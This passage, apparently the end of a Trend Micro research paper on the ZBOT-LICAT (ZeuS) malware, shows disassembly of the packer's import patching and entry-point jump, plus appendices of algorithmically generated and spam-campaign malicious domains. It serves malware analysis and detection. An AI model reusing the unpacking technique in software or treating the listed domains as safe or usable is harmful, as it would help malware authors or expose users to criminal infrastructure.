00960EFC    8B8D 6CFBFFFF      MOV ECX,DWORD PTR SS:[EBP-494]          kernel32.7C802644
00960F02    890491             MOV DWORD PTR DS:[ECX+EDX*4],EAX        e2531ee0.0042C000
00960F05    8B45 E4            MOV EAX,DWORD PTR SS:[EBP-1C]
00960F08    8B8D 6CFBFFFF      MOV ECX,DWORD PTR SS:[EBP-494]          kernel32.7C802644
00960F0E    833C81 00          CMP DWORD PTR DS:[ECX+EAX*4],0
00960F12  v 75 01              JNZ SHORT 00960F15
00960F14    CC                 INT3
00960F15  ^ E9 69FFFFFF        JMP 00960E83
00960F1A  ^ E9 8BFEFFFF        JMP 00960DAA
```

__Figure 75.__ Disassembly of import function patcher


Original Malware Entry Point Calculation and Execution Function

Packers use this function to calculate where the compressed .EXE file's original entry point is. This helps the packer identify what functional code to execute next. After calculating where the entry point is, the malware then executes the code using the jump to DWORD register methodology (see Figures 76 and 77).



```
Address   Hex dump            Disassembly                              Comment
00960F08    8B8D 6CFBFFFF     MOV ECX,DWORD PTR SS:[EBP-494]
00960F0E    833C81 00         CMP DWORD PTR DS:[ECX+EAX*4],0
00960F12  v 75 01             JNZ SHORT 00960F15
00960F14    CC                INT3
00960F15  ^ E9 69FFFFFF       JMP 00960E83
00960F1A  ^ E9 8BFEFFFF       JMP 00960D99
00960F1F    8B4D D4           MOV ECX,DWORD PTR SS:[EBP-2C]
00960F22    8B91 BC020000     MOV EDX,DWORD PTR DS:[ECX+2BC]
00960F28    8B89 D0020000     MOV ECX,DWORD PTR DS:[ECX+2D0]
00960F2E    8B45 DC           MOV EAX,DWORD PTR SS:[EBP-24]
00960F31    8B40 28           MOV EAX,DWORD PTR DS:[EAX+28]
00960F34    0345 F4           ADD EAX,DWORD PTR SS:[EBP-C]             kernel32.7C839AA8
00960F37    894424 1C         MOV DWORD PTR SS:[ESP+1C],EAX            e2531ee0.00423EB0
00960F3B    894C24 18         MOV DWORD PTR SS:[ESP+18],ECX
00960F3F    895424 14         MOV DWORD PTR SS:[ESP+14],EDX
00960F43    61                POPAD
00960F44    C9                LEAVE
00960F45    83C4 04           ADD ESP,4
00960F48    894424 1C         MOV DWORD PTR SS:[ESP+1C],EAX            e2531ee0.00423EB0
00960F4C    894C24 18         MOV DWORD PTR SS:[ESP+18],ECX
00960F50    895424 14         MOV DWORD PTR SS:[ESP+14],EDX
00960F54    61                POPAD
00960F55    C9                LEAVE
00960F56    C1E2 1F           SHL EDX,1F
00960F59    0BCA              OR ECX,EDX
00960F5B    66:B9 6006        MOV CX,660
00960F5F    66:81C1 0002      ADD CX,200
00960F64    8BD4              MOV EDX,ESP
00960F66    6A 00             PUSH 0
00960F68    66:83E9 01        SUB CX,1
00960F6C  ^ 75 F8             JNZ SHORT 00960F66
00960F6E    8BE2              MOV ESP,EDX
00960F70    33D2              XOR EDX,EDX
00960F72    C1E9 1F           SHR ECX,1F
00960F75    83F9 00           CMP ECX,0
00960F78  v 74 08             JE SHORT 00960F82
00960F7A    C74424 04 000000  MOV DWORD PTR SS:[ESP+4],0
00960F82    33C9              XOR ECX,ECX
00960F84  - FFE0              JMP EAX
00960F86    8BFF              MOV EDI,EDI
00960F88    64:61             POPAD                                    Superfluous prefix
00960F8A  v 74 61             JE SHORT 00960FED
```

__Figure 76.__ Disassembly or original entry point calculation



```
00423EB7     33C9          XOR ECX,ECX
00423EB9     32DB          XOR BL,BL
00423EBB     E8 B9ECFFFF   CALL e2531ee0.00422B79
00423EC0     84C0          TEST AL,AL
00423EC2   v 0F84 EA000000 JE e2531ee0.00423FB2
00423EC8     8D45 04       LEA EAX,DWORD PTR SS:[EBP+4]
00423ECB     8378 04 00    CMP DWORD PTR DS:[EAX+4],0
00423ECF   v 74 07         JE SHORT e2531ee0.00423ED8
00423ED1     6A 01         PUSH 1
00423ED3     E8 C4F9FFFF   CALL e2531ee0.0042389C
00423ED8     68 07800000   PUSH 8007
00423EDD     C645 F0 00    MOV BYTE PTR SS:[EBP-10],0
00423EE1     C645 F4 01    MOV BYTE PTR SS:[EBP-C],1
00423EE5     C645 FF 00    MOV BYTE PTR SS:[EBP-1],0
00423EE9     32DB          XOR BL,BL
00423EEB     FF15 7C114000 CALL DWORD PTR DS:[40117C]          kernel32.SetErrorMode
00423EF1     8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
00423EF4     50            PUSH EAX                            e2531ee0.00423EB0
00423EF5     FF15 9C114000 CALL DWORD PTR DS:[40119C]          kernel32.GetCommandLineW
00423EFB     50            PUSH EAX                            e2531ee0.00423EB0
00423EFC     FF15 EC124000 CALL DWORD PTR DS:[4012EC]          SHELL32.CommandLineToArgvW
00423F02     85C0          TEST EAX,EAX                        e2531ee0.00423EB0
00423F04   v 0F84 83000000 JE e2531ee0.00423F8D
00423F0A     33D2          XOR EDX,EDX
00423F0C     3955 F8       CMP DWORD PTR SS:[EBP-8],EDX
00423F0F   v 7E 3F         JLE SHORT e2531ee0.00423F50
00423F11     8B0C90        MOV ECX,DWORD PTR DS:[EAX+EDX*4]
00423F14     85C9          TEST ECX,ECX
00423F16   v 74 32         JE SHORT e2531ee0.00423F4A
00423F18     66:8339 2D    CMP WORD PTR DS:[ECX],2D
00423F1C   v 75 2C         JNZ SHORT e2531ee0.00423F4A
00423F1E     0FB749 02     MOVZX ECX,WORD PTR DS:[ECX+2]
00423F22     83F9 66       CMP ECX,66
00423F25   v 74 1F         JE SHORT e2531ee0.00423F46
00423F27     83F9 69       CMP ECX,69
00423F2A   v 74 16         JE SHORT e2531ee0.00423F42
00423F2C     83F9 6E       CMP ECX,6E
00423F2F   v 74 0B         JE SHORT e2531ee0.00423F3C
00423F31     83F9 76       CMP ECX,76
00423F34   v 75 14         JNZ SHORT e2531ee0.00423F4A
00423F36     C645 FF 01    MOV BYTE PTR SS:[EBP-1],1
00423F3A   v EB 0E         JMP SHORT e2531ee0.00423F4A
00423F3C     C645 F4 00    MOV BYTE PTR SS:[EBP-C],0
00423F40   v EB 08         JMP SHORT e2531ee0.00423F4A
00423F42     B3 01         MOV BL,1
00423F44   v EB 04         JMP SHORT e2531ee0.00423F4A
00423F46     C645 F0 01    MOV BYTE PTR SS:[EBP-10],1
00423F4A     42            INC EDX
00423F4B     3B55 F8       CMP EDX,DWORD PTR SS:[EBP-8]        kernel32.7C816FE0
00423F4E   ^ 7C C1         JL SHORT e2531ee0.00423F11
00423F50     50            PUSH EAX                            e2531ee0.00423EB0
00423F51     FF15 F8104000 CALL DWORD PTR DS:[4010F8]          kernel32.LocalFree
00423F57     84DB          TEST BL,BL
00423F59   v 74 09         JE SHORT e2531ee0.00423F64
00423F5B     6A 00         PUSH 0
00423F5D     E8 3AF9FFFF   CALL e2531ee0.0042389C
00423F62   v EB 34         JMP SHORT e2531ee0.00423F98
00423F64     807D FF 00    CMP BYTE PTR SS:[EBP-1],0
00423F68   v 74 23         JE SHORT e2531ee0.00423F8D
00423F6A     E8 C6A3FEFF   CALL e2531ee0.0040E335
00423F6F     E8 2421FFFF   CALL e2531ee0.00416098
00423F74     F605 A8AA4200 04 TEST BYTE PTR DS:[42AAA8],4
00423F7B     8AD8          MOV BL,AL
00423F7D   v 74 1B         JE SHORT e2531ee0.00423F9A
00423F7F     6A 00         PUSH 0
00423F81     B8 D8A54200   MOV EAX,e2531ee0.0042A5D8
00423F86     E8 23A2FEFF   CALL e2531ee0.0040E1AE
00423F8B   v EB 0D         JMP SHORT e2531ee0.00423F9A
00423F8D     FF75 F4       PUSH DWORD PTR SS:[EBP-C]           kernel32.7C839AA8
00423F90     FF75 F0       PUSH DWORD PTR SS:[EBP-10]
00423F93     E8 1CFBFFFF   CALL e2531ee0.00423AB4
00423F98     8AD8          MOV BL,AL
00423F9A     84DB          TEST BL,BL
00423F9C   v 74 14         JE SHORT e2531ee0.00423FB2
00423F9E     F605 A8AA4200 02 TEST BYTE PTR DS:[42AAA8],2
00423FA5   v 74 0B         JE SHORT e2531ee0.00423FB2
00423FA7     6A FF         PUSH -1
00423FA9     FF15 98124000 CALL DWORD PTR DS:[401298]          kernel32.Sleep
00423FAF     5B            POP EBX                             kernel32.7C816FD7
00423FB0     C9            LEAVE
00423FB1     C3            RETN
00423FB2     33C0          XOR EAX,EAX                         e2531ee0.00423EB0
00423FB4     84DB          TEST BL,BL
00423FB6     0F94C0        SETE AL
00423FB9     50            PUSH EAX                            e2531ee0.00423EB0
00423FBA     FF15 60114000 CALL DWORD PTR DS:[401160]          kernel32.ExitProcess
00423FC0     CC            INT3
00423FC1     55            PUSH EBP
00423FC2     8BEC          MOV EBP,ESP
00423FC4     81EC F8010000 SUB ESP,1F8
00423FCA     66:833D 78AF4200 CMP WORD PTR DS:[42AF78],0
00423FD2     53            PUSH EBX
00423FD3     56            PUSH ESI
00423FD4     57            PUSH EDI                            ntdll.7C910738
00423FD5     BE 78AF4200   MOV ESI,e2531ee0.0042AF78
00423FDA     BF 8CA94200   MOV EDI,e2531ee0.0042A98C
00423FDF   v 75 0A         JNZ SHORT e2531ee0.00423FEB
00423FE1     56            PUSH ESI
00423FE2     6A 02         PUSH 2
00423FE4     8BC7          MOV EAX,EDI                         ntdll.7C910738
00423FE6     E8 1AF6FFFF   CALL e2531ee0.00423605
00423FEB     8365 FC 00    AND DWORD PTR SS:[EBP-4],0
00423FEF     8D4D F8       LEA ECX,DWORD PTR SS:[EBP-8]
```

Figure 77. *Malware's entry point*

Click to return to the ZBOT-LICAT behavior diagram

Click to return to page 16

APPENDIX D: PSEUDORANDOMLY GENERATED LICAT DOMAINS

Domain	Day the Domain Was Used in the Algorithm
iifwyitvtyrlsl.com	August 20
qhpinutxnlnorop.com	August 20
cjjrfonnumprut.com	August 23
llztklrnxrutqh.com	August 27
nempvnllioxpzim.com	August 27
sgmmvjnzrqpnx.com	August 27
ludelfyqwzqmpmom.com	August 28
ogrqsqmiounzfgt.com	August 28
pjmryoqwmtynuosx.com	August 28
ppyptpjhovvlin.com	August 28
qrtmpqpmlolpmu.com	August 29
uuvqvkoqrrdtli.com	August 29
zsrmjpohsqxvdjpq.com	August 30
vvkkvmkfmviouvp.biz	August 31
zjvcmxskklieqxjp.org	September 1
pqizuhswnlomqvl.org	September 2
ruckqzodomeiqnj.com	September 2
hdjrirorxxuonmt.com	September 3
jtdetquoguovluui.net	September 3
gxekswsmqympwtp.com	September 5
qpddoivpunttunlq.com	September 10
iqjchqrrkkwsizfs.com	September 14
jueyjtzxtmolfw.biz	September 14
nwnvnnuqehwqwquq.com	September 14
okhlpnpwvlurkfs.info	September 14
hrpuwuphkpqplot.info	September 15
lrmtxdoutmsmvvp.info	September 15
tqpnqvebjkovok.net	September 15
itnmoyovigfqsclo.com	September 16
jlwxtbuqgrsdloo.net	September 16
gilemsptkskrltex.org	September 18
qetobqnrxdjvmtf.org	September 18
ljhhyuxwyluasfsd.com	September 20
qwlpmoopuuwroqrw.net	September 20
vmgodskouwqtlqb.com	September 20
mmoosjyynimwoqi.net	September 20
ifchumsomdfdvqn.org	September 21
ojkqsisqruvonrhg.org	September 21

Table 9. *Pseudorandomly generated LICAT domains*

Click to return to page 31

APPENDIX E: OTHER ZEUS DOMAINS FOUND

Table 10 lists the ZeuS domains we found while conducting our investigation of the ZBOT-LICAT threat.

ZeuS-Related Domains	Description
a8228djjnedu7e8hd83ndd43d3d3.com	
blackloadoz.com	Used in Internal Revenue Service (IRS) spam campaign
caramelloinze.net	
chotnam.net	
cjjrfonnumprut.com	LICAT related
cnnherpkzmwglndz.com	Unknown
creamwithsodahan.com	Used in IRS spam campaign
eminemm.net	
esvr2.com	
esvr4.net	
fart2074.net	Used in IRS spam campaign
fasterbuyers.com	
fgiuhsdgfo.com	Unknown
first-wave-aug.com	
fortunametrila.com	
frakinutip.com	Used in IRS spam campaign
gfguhsdig.com	
googletoday.net	
gxekswsmqympwtp.com	LICAT related
hdjrirorxxuonmt.com	LICAT related
hotsku.com	
incornew.net	
instamfan.net	
isopaluta.com	Unknown
itnmoyovigfqsclo.com	LICAT related
iwfybfywi.com	
johnkeho.net	Used in IRS spam campaign
jsonphp.net	
jtdetquoguovluui.net	LICAT related
kindservicezeb.net	
kindservicezerg.net	Used in IRS spam campaign
ludelfyqwzqmpmom.com	LICAT related
lyuboidomenaz.com	Used in IRS spam campaign
lyuboidomenaz.net	Used in IRS spam campaign
manchpunchhow.com	Used in IRS spam campaign
manpolisa.com	
megayear.net	
mikkymouse.com	

ZeuS-Related Domains	Description
mobileauto1.com	
mortalconbat.com	
nahwgwwergwyt.com	
namopasi.com	
norpjyskpzjqspmt.com	Used in IRS spam campaign
olandik.net	
peptirtjdsuq.com	
pjmryoqwmtynuosx.com	LICAT related
platinumalbumm.com	
plitkinski.net	Used in IRS spam campaign
pocopoco2.net	Unknown
poetuteywetw.com	Unknown
pqizuhswnlomqvl.org	LICAT related
pravolevo.net	
promojoy.net	
qpddoivpunttunlq.com	LICAT related
qrtmpqpmlolpmu.com	LICAT related
repkamouse.net	
rniystopswloek.com	Used in IRS spam campaign
roundhome.net	
ruckqzodomeiqnj.com	LICAT related
rulesselur.com	
sakoplos.com	
sanmoposa.com	
sex-holding.net	Unknown
sgmmvjnzrqpnx.com	LICAT related
shellultra.com	Unknown
shwarzgold.com	
subvencionwest.com	
superupdatehdhdhd.net	Used in IRS spam campaign
tisheedesh.com	
tjkleen.net	
urises.net	
uuvqvkoqrrdtli.com	LICAT related
wave1test.com	Used in IRS spam campaign
weigwuinwt.com	
wowowowomaydan.com	Used in IRS spam campaign
ya-beep.net	
zouweengongohgaegeetiebi.com	
zsrmjpohsqxvdjpq.com	LICAT related
zuraotaiyohwunookaebuasa.com	

Table 10. Other ZeuS *domains found*

Click to return to page 33

REFERENCES

- Brian Krebs. (October 17, 2010). *Krebs on Security.* "Earn a Diploma from Scam U." http://krebsonsecurity.com/2010/10/earn-a-diploma-from-scam-u/ (Retrieved October 2010).
- Brian Krebs. (October 10, 2010). *Krebs on Security.* "SpyEye vs. ZeuS Rivalry Ends in Quiet Merger." http://krebsonsecurity.com/2010/10/spyeye-v-zeus-rivalry-ends-in-quiet-merger/ (Retrieved October 2010).
- Trend Micro Incorporated. (2010). *Threat Encyclopedia.* "TSPY_ZBOT.ZBH." http://threatinfo.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=TSPY_ZBOT.ZBH (Retrieved October 2010).
- Trend Micro Incorporated. (October 18, 2010). *Threat Encyclopedia.* "TSPY_ZBOT.BYZ." http://threatinfo.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=TSPY_ZBOT.BYZ (Retrieved October 2010).
- Trend Micro Incorporated. (October 18, 2010). *Threat Encyclopedia.* "TSPY_ZBOT.SMEQ." http://threatinfo.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=TSPY_ZBOT.SMEQ (Retrieved October 2010).
- Trend Micro Incorporated. (October 6, 2010). *Threat Encyclopedia.* "PE_LICAT.A." http://threatinfo.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=PE_LICAT.A (Retrieved October 2010).
- Trend Micro Incorporated. (April 26, 2010). *Threat Encyclopedia.* "PE_ZBOT.A." http://threatinfo.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=PE_ZBOT.A (Retrieved October 2010).
- Trend Micro Incorporated. (April 26, 2010). *Threat Encyclopedia.* "TSPY_ZBOT.CQJ." http://threatinfo.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=TSPY_ZBOT.CQJ (Retrieved October 2010).
- Trend Micro Incorporated. (March 2010). *TrendWatch.* "The Business of Cybercrime: A Complex Business Model." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/wp04_cybercrime_1003017us.pdf (Retrieved October 2010).
- Trend Micro Incorporated. (January 17, 2009). *Threat Encyclopedia.* "TSPY_ZBOT.CAR." http://threatinfo.trendmicro.com/vinfo/grayware/ve_graywareDetails.asp?GNAME=TSPY_ZBOT.CAR (Retrieved October 2010).
- Trend Micro Threat Research Team. (March 2010). *TrendWatch.* "ZeuS: A Persistent Criminal Enterprise." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/zeusapersistentcriminalenterprise.pdf (Retrieved October 2010).
- U.S. Federal Government, U.S. Department of Justice. (October 1, 2010). *The FBI: Federal Bureau of Investigation.* "International Cooperation Disrupts Multi-Country Cyber Theft Ring." http://www.fbi.gov/news/pressrel/press-releases/international-cooperation-disrupts-multi-country-cyber-theft-ring/ (Retrieved October 2010).

TRENDMICRO™

Trend Micro Incorporated is a pioneer in secure content and threat management. Founded in 1988, Trend Micro provides individuals and organizations of all sizes with award-winning security software, hardware and services. With headquarters in Tokyo and operations in more than 30 countries, Trend Micro solutions are sold through corporate and value-added resellers and service providers worldwide. For additional information and evaluation copies of Trend Micro products and services, visit our Web site at www.trendmicro.com.

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

US toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003

www.trendmicro.com